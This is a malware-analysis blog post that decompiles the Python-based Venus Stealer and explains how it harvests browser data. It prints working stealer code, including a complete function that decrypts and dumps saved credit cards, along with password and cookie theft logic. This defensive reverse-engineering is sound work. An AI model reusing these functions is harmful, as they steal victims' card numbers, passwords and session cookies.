The Infostealer Pie: Python Malware Analysis

Published: 2023-02-19 · Archived: 2026-04-05 20:49:30 UTC

Hey Everyone, Happy New Year! I know, almost 2 months late but with all that is going on in this world and my life right now, writing a blog post was not at the top of my list. Hope you are all doing well.

So recently I came across a tweet from "**0xToxin**" regarding a malware called "Venus Stealer", now usually everyday I come across tweets of malware, incidents and what not, but this one caught my attention because it said it was a python based malware. I had never analyzed a python based malware before so I said "hey, time to not sleep at night!" That is how all this started, I hope you learn something from this and enjoy the read. Also as you can see the post image is from DALL-E.

This article primarily just touches on the python aspect of the stealer and therefore should not be considered as a complete analysis, I have intentionally stayed away from analyzing the PE file too much as the intent was to understand the python side of things. In any case your feedback is most welcome along with anything else you want to share in the comments! Lets jump in! (Head to summary if you are in a hurry!)

[**UPDATE 1**] : (SPOILER ALERT) For details regarding how google app script can be used to receive data over web and use google sheets as a data store please scroll to bottom.

Basic Information & Sample source

Sample Source: MalwareBazaar

Sample Link: https://bazaar.abuse.ch/sample/2e7371ac46e29730ed2739b041c619ea86d41a7b5032259a02f9fc8ac397988a/

Sample Hash (MD5): d58ce3bc7ea80069fbaa79b4db1e77db

Sample Hash (SHA256): 2e7371ac46e29730ed2739b041c619ea86d41a7b5032259a02f9fc8ac397988a

Sample Tag: Venus Stealer

File Type: "exe" PE File


Yes, a python malware packaged as an executable. It shouldn't be a surprise since the ability to package python code into a executable has been with us since long. But one disadvantage of this approach from a malware author point of view would be relatively huge size. Now a days though, keeping malware lean does not seem to be a priority for most malware authors as exhibited by 100MB+ sized malware binaries. Some of these use size to their advantage as a lot of online sandbox and automated analysis tools along with EDR/AV tools do not scan files above a particular size. We will talk about such samples in upcoming blog posts, for now lets get back into the present topic.

Basic Triage

After downloading the sample, my first tool of choice was PEStudio, to find out the composition of the PE binary but for some reason it did not work in this case. PEStudio just kept on crunching it asking me to wait.

I decided to go with Detect it Easy since anyway I would have used it for its amazing packer detection capabilities. Below are some things I usually look into:

Timestamp & Tooling




As can be seen here, we have a compile timestamp of **3rd Feb 2023 15:13:03 UTC** so its a relatively recent sample unless the timestamp was meddled with. Looking into the tooling detection graciously provided to us by Nauz File Detector, we can infer that it is was indeed **written in python** and **PyInstaller** was used to convert the python script to an executable.

Based on what I have read so far the reference to overlay here is important as most of the python bytecode and required libraries are present in this. If we check the overlay heading on this screen it says it uses zlib compression.


Imports

Old habits die hard, while in this case checking imports of the PE file was not strictly necessary since all the actual work was to be done by python bytecode and corresponding libraries, I checked it anyway.




While the imports seem common for a malware, it still seems to miss a few that I would have expected, including libraries for network communication. But seeing “LoadLibraryEx” function being imported(not shown here) from “KERNEL32.DLL” I was sure it will load more libraries during runtime. An interesting observation was missing imports of registry related functions from “ADVAPI32.DLL”.

Entropy



While we already know the sample uses PyInstaller for conversion, the entropy graph at first seemed odd to me. It didn't seem to match the table above it until I realized that "Overlay" which was zlib compressed and therefore would definitely have high entropy comprised of a significantly large chunk of data compared to other parts of the PE and therefore the graph seemed odd.

Sections



	Name	VirtualSize	VirtualAddress	SizeOfRawData	PointerToRawData	PointerToRelocations	PointerToLinenumbers	NumberOfRelocations	NumberOfLinenumbers	Characteristics
0	.text	000235d0	00001000	00023600	00000400	00000000	00000000	0000	0000	60000020
1	.rdata	00011898	00025000	00011a00	00023a00	00000000	00000000	0000	0000	40000040
2	.data	00010398	00037000	00000c00	00035400	00000000	00000000	0000	0000	c0000040
3	.pdata	00001de8	00048000	00001e00	00036000	00000000	00000000	0000	0000	40000040
4	_RDATA	000000f4	0004a000	00000200	00037e00	00000000	00000000	0000	0000	40000040
5	.rsrc	00010eac	0004b000	00011000	00038000	00000000	00000000	0000	0000	40000040
6	.reloc	00000748	0005c000	00000800	00049000	00000000	00000000	0000	0000	42000040


Out of habit, I checked the sections listing and one oddity I noticed was the ".data" section having relatively huge virtual size(space it is expected to occupy in ram) than its raw size(space it occupies on disk). This kind of behavior is usually observed in cases where a packed malware unpacks itself into a section which has its virtual size listed as much larger than its raw size. The section will also need to be marked as readable, writable and executable(if unpacked content is code to be executed). Here however the characteristic value "0xc0000040" implies that the section contains initialized data (0x00000040) and can be read (0x40000000) and can be written to (0x80000000) but not to be executed.

Strings

This is the most important component of analysis in the case of this malware. We know we have a python malware at hand and we know it uses PyInstaller to package it into an executable. But the path from downloading a python program packaged as executable to getting human readable python script is not a straight forward one.

Although python version upgrades usually do not seem to break the python scripts written in older versions, when it comes to the underlying python byte code these version upgrades have been changing a lot of things underneath. This does not impact you if you have the actual source code in form of python script file (.py) but if you have to deal with compiled python files (.pyc) parsing them and decompiling them into a valid .py file is a task many amazing people are putting their time and brain power into and even after all this there is still no single python decompiler out there (at the time of writing this post) that handles all bytecodes generated by all python versions and gives out a proper python script. There are multiple tools and they are limited by versions of python they support.

Given all this, it becomes important to know which version of python was used to write and compile the malware at hand and that is where strings come in, How? Let us see.



In the strings tab of Detect it Easy, if you filter for python you get above results and what do the indicate? They indicate that version 3.9 of python was used to compile this package. Now we know what version we have to look a decompiler for. Easier said than done.

Extraction and Decompilation


Before we think of decompiling python bytecode, we need to extract it from the executable and that is where an amazing opensource tool called pyinstxtractor comes into play. It supports wide range of python versions, is easy to use and gives you helpful insights like the entrypoint of the entire program in form of a <name>.pyc file. Telling you which file to decompile. One thing you need to make sure is that you run it with a python version same as the version used to package the target sample which in our case would be python version 3.9.

Extraction

At this point I got a bit lazy and instead of installing python version 3.9 (my windows VM had version 3.10) I jumped into my debian VM which had the required version. Below is the command used and its output. Notice that it says "**tv6.pyc**" appears to be the entry point, it makes same predictions about other files as well but the last one is usually it.

```
 root@[REDACTED]:~/Desktop/pystealer# python3 /root/Desktop/pyinstxtractor-master/pyinstxtractor.py 2e7371ac46e29730ed273
[+] Processing 2e7371ac46e29730ed2739b041c619ea86d41a7b5032259a02f9fc8ac397988a.exe.bin
[+] Pyinstaller version: 2.1+
[+] Python version: 3.9
[+] Length of package: 28193037 bytes
[+] Found 1093 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_subprocess.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth__tkinter.pyc
[+] Possible entry point: tv6.pyc
[+] Found 576 files in PYZ archive
[+] Successfully extracted pyinstaller archive: 2e7371ac46e29730ed2739b041c619ea86d41a7b5032259a02f9fc8ac397988a.exe.bin

You can now use a python decompiler on the pyc files within the extracted directory
```



Files extracted by pyinstxtractor from our sample

Decompilation

When I looked up for decompilers for python version 3.9 bytecode I found a few that could have helped but after going through some like uncompyle6, decompyle3 & pycdc I realized that as of now, I won't be able to get a free and open source python version 3.9 decompiler that is capable of handling all the python 3.9 bytecodes without a hitch. While the public versions of decompyle3 & uncompyle6 straight up say they can not handle 3.9 bytecode, pycdc does the job but with a partially decompiled result so I went for pycdc.

Don't get me wrong, all of these are amazing projects and I am grateful they exist, the problem is the sheer amount of under the hood changes introduced in newer python versions and a relative lack of interest in a python decompilers.

Using pycdc requires building it on your machine and then using its decompiler or disassembler as the need be. Let us look at its build process which is fairly simple.

Prerequisites: Git & Cmake

```
sudo apt install git cmake
```

Build Process:

```
 git clone https://github.com/zrax/pycdc.git
cd pycdc && mkdir build
cd build
cmake ..
make
```

Once this is done your build directory will contain **pycdc** and **pcdas.** The executable pycdc is the decompiler and pycdas is the disassembler. Below is a screenshot outlining the commands used for decompiling and disassembling the extracted tv6.pyc.

Since pycdc was unable to completely decompile the sample I decided to disassemble it as well. Disassembly in case of python bytecode does not give x86/x64 like assembly outputs and is usually a bit more descriptive and different from those so I thought it'll be fun trying to make sense of it.

The Reveal

Now that we have the actual script and the disassembled version we can begin analysis. Obviously I started with the easy thing first and opened the partially decompiled script tv6.py in a Code OSS along with the disassembled one along side just in case I need more context. Even with partial decompilation it is a long script. Let us go through the findings.

Imports

Yes, imports again but this time its python imports.

```
import requests
import os
import shutil
import sqlite3
import zipfile
import json
import base64
import pyautogui
from win32crypt import CryptUnprotectData
from re import findall
from Crypto.Cipher import AES
from datetime import datetime
from threading import Thread
```

Judging from the imports the malware seems capable of (Non-Exhaustive List):

- Making web requests and handling responses.
- Handle json data.
- Perform OS operations.
- Handle compression and decompression.
- Interface with Sqlite3 DB, probably to save obtained victim data in a structured way.
- Handle Base64 strings.
- Take screenshots using pyautogui.
- Decrypt data that was encrypted using win32crypt::CryptProtectData, which encrypts data using the session key.
- Search using regex.
- Encrypt and decrypt data using AES.
- Multi-threaded operations.

Based on this, the stealer can probably harvest a lot of information from the victim's windows machine. Let us dive deeper and see what all it intends to take.

Code Analysis

We don't have the full python code but we do have full python bytecode to augment our analysis albeit with some pain. First let us look at some collection functions or methods as the entire thing is in form of a class.

Data Collection

```
def get_data_browser(self):
    self.browsers = {
        'amigo': '\\Amigo\\User Data\\',
        'torch': '\\Torch\\User Data\\',
        'kometa': '\\Kometa\\User Data\\',
        'orbitum': '\\Orbitum\\User Data\\',
        'cent-browser': '\\CentBrowser\\User Data\\',
        '7star': '\\7Star\\7Star\\User Data\\',
        'sputnik': '\\Sputnik\\Sputnik\\User Data\\',
        'vivaldi': '\\Vivaldi\\User Data\\',
        'google-chrome-sxs': '\\Google\\Chrome SxS\\User Data\\',
        'google-chrome': '\\Google\\Chrome\\User Data\\',
        'epic-privacy-browser': '\\Epic Privacy Browser\\User Data\\',
        'microsoft-edge': '\\Microsoft\\Edge\\User Data\\',
        'uran': '\\uCozMedia\\Uran\\User Data\\',
        'yandex': '\\Yandex\\YandexBrowser\\User Data\\',
        'brave': '\\BraveSoftware\\Brave-Browser\\User Data\\',
        'iridium': '\\Iridium\\User Data\\' }
# WARNING: Decompyle incomplete
```

First one to look into is “get_data_browser” fairly self explanatory. We can see a list of browsers it is going to target but sadly beyond this point decompiled code is not available and we will have to resort to the disassembled code.

```
[Disassembly]
  0       LOAD_CONST               1: '\\Amigo\\User Data\\'
  2       LOAD_CONST               2: '\\Torch\\User Data\\'
  4       LOAD_CONST               3: '\\Kometa\\User Data\\'
  6       LOAD_CONST               4: '\\Orbitum\\User Data\\'
  8       LOAD_CONST               5: '\\CentBrowser\\User Data\\'
 10       LOAD_CONST               6: '\\7Star\\7Star\\User Data\\'
 12       LOAD_CONST               7: '\\Sputnik\\Sputnik\\User Data\\'
 14       LOAD_CONST               8: '\\Vivaldi\\User Data\\'
 16       LOAD_CONST               9: '\\Google\\Chrome SxS\\User Data\\'
 18       LOAD_CONST               10: '\\Google\\Chrome\\User Data\\'
 20       LOAD_CONST               11: '\\Epic Privacy Browser\\User Data\\'
 22       LOAD_CONST               12: '\\Microsoft\\Edge\\User Data\\'
 24       LOAD_CONST               13: '\\uCozMedia\\Uran\\User Data\\'
 26       LOAD_CONST               14: '\\Yandex\\YandexBrowser\\User Data\\'
 28       LOAD_CONST               15: '\\BraveSoftware\\Brave-Browser\\User Data\\'
 30       LOAD_CONST               16: '\\Iridium\\User Data\\'
 32       LOAD_CONST               17: ('amigo', 'torch', 'kometa', 'orbitum', 'cent-browser',
 34       BUILD_CONST_KEY_MAP      16
 36       LOAD_FAST                0: self
 38       STORE_ATTR               0: browsers
 40       LOAD_FAST                0: self
 42       LOAD_ATTR                0: browsers
 44       GET_ITER
 46       FOR_ITER                 40 (to 88)
 48       STORE_FAST               1: browser
 50       SETUP_FINALLY            22 (to 74)
 52       LOAD_FAST                0: self
 54       LOAD_METHOD              1: get_all_profile
 56       LOAD_FAST                0: self
 58       LOAD_ATTR                0: browsers
 60       LOAD_FAST                1: browser
 62       BINARY_SUBSCR
 64       LOAD_FAST                1: browser
 66       CALL_METHOD              2
 68       POP_TOP
 70       POP_BLOCK
 72       JUMP_ABSOLUTE            46
 74       POP_TOP
 76       POP_TOP
 78       POP_TOP
 80       POP_EXCEPT
 82       JUMP_ABSOLUTE            46
 84       RERAISE
 86       JUMP_ABSOLUTE            46
 88       LOAD_CONST               0: None
 90       RETURN_VALUE
'Venus_Stealer.get_data_browser'
```

Up until instruction 42 it seems to store the browser values in a dictionary called “browsers” and then loads it. Instructions 44 onward deal with iteration so probably something like “for browser in browsers” along with invoking method “get_all_profile” for each browser.

```
def get_all_profile(self, path, browserName):
    with open(self.appdata + path + '\\Local State', 'r', 'utf-8', **('encoding',)) as f:
        local_state = f.read()
        None(None, None, None)
# WARNING: Decompyle incomplete
```

Here we see it opening “Local State” file which is a json file containing all profiles under the key “profile.info_chache”. Let us look at the disassembled code.

```
[Code]
    File Name: tv6.py
    Object Name: get_all_profile
    Arg Count: 3
    Pos Only Arg Count: 0
    KW Only Arg Count: 0
    Locals: 7
    Stack Size: 8
    Flags: 0x00000043 (CO_OPTIMIZED | CO_NEWLOCALS | CO_NOFREE)
    [Names]
        'open'
        'appdata'
        'read'
        'json'
        'loads'
        'grabPassword'
        'grabCreditCards'
        'grabCookies'
    [Var Names]
        'self'
        'path'
        'browserName'
        'f'
        'local_state'
        'arrProfile'
        'profile'
    [Free Vars]
    [Cell Vars]
    [Constants]
        None
        '\\Local State'
        'r'
        'utf-8'
        (
            'encoding'
        )
        'profile'
        'info_cache'
    [Disassembly]
        0       LOAD_GLOBAL              0: open
        2       LOAD_FAST                0: self
        4       LOAD_ATTR                1: appdata
        6       LOAD_FAST                1: path
        8       BINARY_ADD
        10      LOAD_CONST               1: '\\Local State'
        12      BINARY_ADD
        14      LOAD_CONST               2: 'r'
        16      LOAD_CONST               3: 'utf-8'
        18      LOAD_CONST               4: ('encoding',)
        20      CALL_FUNCTION_KW         3
        22      SETUP_WITH               24
        24      STORE_FAST               3: f
        26      LOAD_FAST                3: f
        28      LOAD_METHOD              2: read
```

```
     32      STORE_FAST               4: local_state
     34      POP_BLOCK
     36      LOAD_CONST               0: None
     38      DUP_TOP
     40      DUP_TOP
     42      CALL_FUNCTION            3
     44      POP_TOP
     46      JUMP_FORWARD             16 (to 64)
     48      WITH_EXCEPT_START
     50      POP_JUMP_IF_TRUE         54
     52      RERAISE
     54      POP_TOP
     56      POP_TOP
     58      POP_TOP
     60      POP_EXCEPT
     62      POP_TOP
     64      LOAD_GLOBAL              3: NULL + appdata
     66      LOAD_METHOD              4: loads
     68      LOAD_FAST                4: local_state
     70      CALL_METHOD              1
     72      STORE_FAST               4: local_state
     74      LOAD_FAST                4: local_state
     76      LOAD_CONST               5: 'profile'
     78      BINARY_SUBSCR
     80      LOAD_CONST               6: 'info_cache'
     82      BINARY_SUBSCR
     84      STORE_FAST               5: arrProfile
     86      LOAD_FAST                5: arrProfile
     88      GET_ITER
     90      FOR_ITER                 46 (to 138)
     92      STORE_FAST               6: profile
     94      LOAD_FAST                0: self
     96      LOAD_METHOD              5: grabPassword
     98      LOAD_FAST                6: profile
    100      LOAD_FAST                1: path
    102      LOAD_FAST                2: browserName
    104      CALL_METHOD              3
    106      POP_TOP
    108      LOAD_FAST                0: self
    110      LOAD_METHOD              6: grabCreditCards
    112      LOAD_FAST                6: profile
    114      LOAD_FAST                1: path
    116      LOAD_FAST                2: browserName
    118      CALL_METHOD              3
    120      POP_TOP
    122      LOAD_FAST                0: self
    124      LOAD_METHOD              7: grabCookies
    126      LOAD_FAST                6: profile
    128      LOAD_FAST                1: path
    130      LOAD_FAST                2: browserName
    132      CALL_METHOD              3
    134      POP_TOP
    136      JUMP_ABSOLUTE            90
    138      LOAD_CONST               0: None
    140      RETURN_VALUE
'Venus_Stealer.get_all_profile'
```

In the constants listing we see reference to profile and info_cache. Also based on the disassembled code we can infer it is iterating over all available profiles and extracting passwords, credit card information and cookies saved in browser. If successful, it would allow the attacker to gain unauthorized access to victim’s online accounts as well as credit card balance.


Next up is a function “get_master_key”. On analysis of the disassembled bytecode I feel it is better to present this function along with the functions “decrypt_payload” & “generate_cipher”. Together these are used in other data collection functions such as “grabCreditCards”, “grabPassword” & “grabCookies”. It has multiple uses in multiple functions as described below.

Credit Card Collection

The function “get_master_key” obtains the protected master key from “os_crypt.encrypted_key” and decrypts it using “CryptUnprotectData”. This master key is then used to decrypt stored credit card numbers as can be seen below. Luckily this function was decompiled completely.

```
def grabCreditCards(self, profile, path, browserName):
    master_key = self.get_master_key(path)
    cards_db = self.appdata + path + profile + '\\Web Data'
    f = open(self.tempfolder + '\\Credit_Card.txt', 'a', 'cp437', 'ignore', **('encoding', 'errors'))
    if not os.path.exists(cards_db):
        return None
    None.copy(cards_db, 'cards_db')
    conn = sqlite3.connect('cards_db')
    cursor = conn.cursor()
    cursor.execute('SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted, date_modified FROM credit_cards')
    for row in cursor.fetchall():
        if not row[0] and row[1] and row[2] or row[3]:
            continue
        namecard = row[0]
        card_number = self.decrypt_password(row[3], master_key)
        expirescard = str(row[1]) + '/' + str(row[2])
        dateAdd = datetime.fromtimestamp(row[4])
        obj = {
            'name': namecard,
            'number': '[' + str(card_number) + ']',
            'expire': expirescard,
            'time': dateAdd }
        f.write(f'''Profile: {profile} - {browserName}\nName On Card: {namecard}\nCard Number: {card_number}\nExpires: {expirescard}\nAdded On:: {dateAdd}\n\n''')
        self.dictCreditCard.append(obj)
    f.close()
    conn.close()
    os.remove('cards_db')
```

Password Collection



```
def grabPassword(self, profile, path, browserName):
    master_key = self.get_master_key(path)
    f = open(self.tempfolder + '\\' + browserName + '_Passwords.txt', 'a', 'cp437', 'ignore', **('encoding', 'errors'))
    fgrab = open(self.tempfolder + '\\Venus++\\Facebook_Password.txt', 'a', 'cp437', 'ignore', **('encoding', 'errors'))
    fothergrab = open(self.tempfolder + '\\Venus++\\NeedCheck_Password.txt', 'a', 'cp437', 'ignore', **('encoding', 'errors'))
    login_db = self.appdata + path + profile + '\\Login Data'
# WARNING: Decompyle incomplete
```

We can see “get_master_key” returns a key here but for what purpose, we will have to find out in the disassembled code. For password collection, the malware uses “decrypt_password” which in turn uses functions called “decrypt_payload” and “generate_cipher”. Also as can be seen above, it stores facebook passwords separate from others.

```
[Disassembly]
    0       SETUP_FINALLY               70 (to 72)
    2       LOAD_FAST                   1: buff
    4       LOAD_CONST                  1: 3
    6       LOAD_CONST                  2: 15
    8       BUILD_SLICE                 2
    10      BINARY_SUBSCR
    12      STORE_FAST                  3: iv
    14      LOAD_FAST                   1: buff
    16      LOAD_CONST                  2: 15
    18      LOAD_CONST                  0: None
    20      BUILD_SLICE                 2
    22      BINARY_SUBSCR
    24      STORE_FAST                  4: payload
    26      LOAD_FAST                   0: self
    28      LOAD_METHOD                 0: generate_cipher
    30      LOAD_FAST                   2: master_key
    32      LOAD_FAST                   3: iv
    34      CALL_METHOD                 2
    36      STORE_FAST                  5: cipher
    38      LOAD_FAST                   0: self
    40      LOAD_METHOD                 1: decrypt_payload
    42      LOAD_FAST                   5: cipher
    44      LOAD_FAST                   4: payload
    46      CALL_METHOD                 2
    48      STORE_FAST                  6: decrypted_pass
    50      LOAD_FAST                   6: decrypted_pass
    52      LOAD_CONST                  0: None
    54      LOAD_CONST                  3: -16
    56      BUILD_SLICE                 2
    58      BINARY_SUBSCR
    60      LOAD_METHOD                 2: decode
    62      CALL_METHOD                 0
    64      STORE_FAST                  6: decrypted_pass
    66      LOAD_FAST                   6: decrypted_pass
    68      POP_BLOCK
    70      RETURN_VALUE
    72      POP_TOP
    74      POP_TOP
    76      POP_TOP
    78      POP_EXCEPT
    80      LOAD_CONST                  4: 'Chrome < 80'
    82      RETURN_VALUE
    84      RERAISE
    86      LOAD_CONST                  0: None
    88      RETURN_VALUE
'Venus_Stealer.decrypt_password'
```

The above code takes IV and encrypted content (password it is attempting to steal) and a reference to an AES cipher using GCM Mode (from “generate_cipher”) then passes it onto “decrypt_payload” to decrypt the password, returning a decrypted password to “grabPassword”.

This function segregates passwords into those of facebook accounts and those belonging to other accounts then stores them at “C:\Users\<username>\AppData\Local\Temp\Venus_Stealer\Venus++\Facebook_Password.txt” & “C:\Users\<username>\AppData\Local\Temp\Venus_Stealer\Venus++\NeedCheck_Password.txt” respectively.

Cookie Collection

Next we focus on cookie collection because that aspect leads to a lot of functions and information gathering functions most of which are targeted at the victim’s facebook account. Since the code for this is too large to put screenshot of here, I will try to give just an overview of it.

- Gets master key from get_master_key.
- Copies login db to “Loginvault.db” then connects to it.
- For each cookie entry, it decryots the encrypted value using “decrypt_password”.
- Pushes the decrypted cookie along with other values to “wire_cookie”.
- “wire_cookie” segregates these into general, facebook & non-facebook ones and writes to “C:\Users\<username>\AppData\Local\Temp\Venus_Stealer\Venus++\<browser name>_Cookies.txt”, “C:\Users\

<username>\AppData\Local\Temp\Venus_Stealer\Venus++\Facebook_Cookies.txt" & "C:\Users\<username>\AppData\Local\Temp\Venus_Stealer\Venus++\NeedCheck_Cookie.txt" respectively.

I will briefly go over a few more functions that make use of these cookies.

- "checkAds" : Extracts c_user and hands it to "checkAd" for further inspection.
- "checkAd" : Obtains Facebook account's access token & anti-CSRF token. Using below mentioned functions it obtains more information about the victim's account including payment information etc.
- "getListAccInfo" : Uses facebook's graph api to get a lot of information about victim's account. An interesting one is that it uses "getCard" function to obtain payment card information stored with facebook for victim's account.
- "getListFanPage" : Tries to get a list of all fan pages run by the account along with information on active ad campaigns, number of fans etc.
- "getListBM" : Gathers information regarding business being managed (on facebook) by victim account, their extended credit etc.
- "getListGroup" : Obtains a list of all groups the victim is an administrator on along with number of members.

Screenshot

Yes it takes a screenshot, just one, and saves it to "C:\Users\<username>\AppData\Local\Temp\Venus_Stealer\Screenshot.png".


```
def screenshot(self):
    image = pyautogui.screenshot()
    image.save(self.tempfolder + '\\Screenshot.png')
```

